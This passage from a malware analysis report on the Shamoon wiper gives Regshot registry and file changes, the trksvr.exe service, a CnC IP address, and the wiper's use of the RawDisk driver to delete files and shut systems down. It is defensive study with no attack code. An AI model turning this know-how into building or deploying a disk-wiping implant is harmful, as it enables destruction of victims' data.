

Fig.10 Trksvr.exe service



Fig.11 Creation of trksvr.exe



Fig.12 Loading a number of dlls

```
---------------------------------
Keys added:12
---------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Control
HKLM\SYSTEM\ControlSet001\Services\TrkSvr
HKLM\SYSTEM\ControlSet001\Services\TrkSvr\Security
HKLM\SYSTEM\ControlSet001\Services\TrkSvr\Enum
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\TrkSvr
HKLM\SYSTEM\CurrentControlSet\Services\TrkSvr\Security
HKLM\SYSTEM\CurrentControlSet\Services\TrkSvr\Enum

---------------------------------
```

Fig. 13 TrkSvr Registry key



Fig.14 Dependency registry keys

```
Values modified:6
-----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 10 68 71 20 6D FA 09 9A 2F AF EE 85 DF F0 5C 77 EE 52 48 D2 0D 47 59 BB 92 59 21 E1 A
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 91 BE 51 E6 9A 54 DA CB EB A1 4E 43 A6 4F 45 94 09 5D D4 7E DC 2D 54 CD 5F 5D E8 E6 8
HKLM\SYSTEM\ControlSet001\Control\ServiceCurrent\: 0x0000000F
HKLM\SYSTEM\ControlSet001\Control\ServiceCurrent\: 0x00000010
HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent\: 0x0000000F
HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent\: 0x00000010
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Sysinternals\Process Explorer\Windowplacement: 2C 00 00 00 00 00 00 00 01 0
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Sysinternals\Process Explorer\Windowplacement: 2C 00 00 00 02 00 00 00 03 0
HKU\S-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000004
HKU\S-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000002

-----------------------------------
Files added:4
-----------------------------------
C:\WINDOWS\Prefetch\REGSHOT.EXE-2B567E44.pf
C:\WINDOWS\Prefetch\SAMPLE2-1.EXE-0FD44638.pf
C:\WINDOWS\Prefetch\TRKSVR.EXE-23C73300.pf
C:\WINDOWS\system32\trksvr.exe

-----------------------------------
Files deleted:1
-----------------------------------
C:\Documents and Settings\Administrator\Local Settings\Temp\Perflib_Perfdata_4d0.dat

-----------------------------------
Files [attributes?] modified:5
-----------------------------------
C:\Documents and Settings\Administrator\ntuser.dat.LOG
C:\WINDOWS\system32\config\software.LOG
C:\WINDOWS\system32\config\system.LOG
C:\WINDOWS\system32\wbem\Logs\wbemess.log
C:\WINDOWS\system32\wbem\Logs\wmiprov.log

-----------------------------------
Total changes:78
-----------------------------------
```

Fig.15 Files added



Fig. 16.1 Processor detection



Fig.16.2 Processor detection



Fig.17 Anti-Debug



Fig.18 Starting TrkSvr service



Fig.19.1 Decoder



Fig.19.2 Decoder



Fig.20 Decoding keys

Further Static and Dynamic Analysis (1)

The Malware resources were decoded and each resource PKCS12, PKCS7 and X509 were individually analysed. We immediately see that the x509 resource is simply a 64bit version of the main dropper sample aimed at running on corresponding systems with the 64bit processor architecture as shown below. The main functionality of the malware come from the communications component PKCS7 and the wiper component PKCS12.

PKCS7 has a number of network connectivity strings like 'InternetOpenUrl' along with Anti-debug strings as well. There seems to be some encoding libraries as well as can be seen below. We see some URLs written as part of C++ code that takes arguments, presumably called upon execution. We also see a particular IP address 10.1.252.19. This is assumed to be the CnC server where the module receives its commands from. Furthermore, there are repeated references to dates and times which implies that the module receives some date from the server. Netfb318.pnf and netft429.pnf are 2 pnf files also found among the strings. From PEstudio we see that the file appears to name itself "netinit.exe" while it is described as simply 'TCP/IP NetBios Information' presumably to mask its functioning.

While Sample2-1.exe did not show any significant information for PKCS12, Sample2-2.exe did. The resources from Sample2-2.exe were able to be compiled and run as separate executables while Sample2-1.exe resources did not run. On checking the hashes of both samples, only the resource sections differed. It is assumed that this is because the resources in sample2-1.exe were incomplete and malformed. Further credence to this is given by the fact that the strings section of PKCS12 from Sample2-1.exe shows much fewer strings when compared to PKCS12 of Sample2-2.exe as shown below.

On analysing PKCS12, we see that it has another encoded resource, READONE which is saved to disk under the name DrDisk.sys. The imports show a number of imports used to locate files and a 'DeleteFile' import implying it deletes the files. We gain a lot more credible information from the strings section. We see a number of file path strings which the malware searches for and selects files to delete. We see that these filepaths are written into f1.inf and f2.inf files. These files maybe linked to the aforementioned pnf files. Another string confirms that the malware is indeed Shamoon as shown below. The service DrDisk.sys is started by PKCS12 as seen from the strings section and there also appears to be a command to shutdown the system after the malware executes. Of particular interest is the string elrawdisk which is mentioned later.

The DrDisk.sys resource of PKCS12 can also be decoded using a key found in its code shown below. This decoding lets us analyse the resource which appears to be a Raw Disk driver that allows user applications to access the raw disk files. This driver if used by a malicious program could indeed provide access to the raw disk files that otherwise applications would not be able to access easily. We see that the imports of the DrDisk.sys resource contain a number of imports like 'IODeleteDevice' and 'IODeleteSymboliclink' that are related with file deletions within the raw disk. The strings section provides further confirmation of this. Hal.dll is a hardware abstraction library acting as a middleware between the kernel and the hardware.

Accessing this dll could provide very high destructive capability to the malware. Another string names a company, ‘Eldos corporation’. On investigating this company, It seems that DrDisk.sys is infact RawDisk, a signed driver produced by this company to provide easy access to the file system for programs that otherwise cannot. While the malware uses this product, it is not implied that the company had any malicious intentions. The above findings are further confirmed using IDA and analysing the code as shown below.



Fig.21 X509 Resources



Fig.22 X509

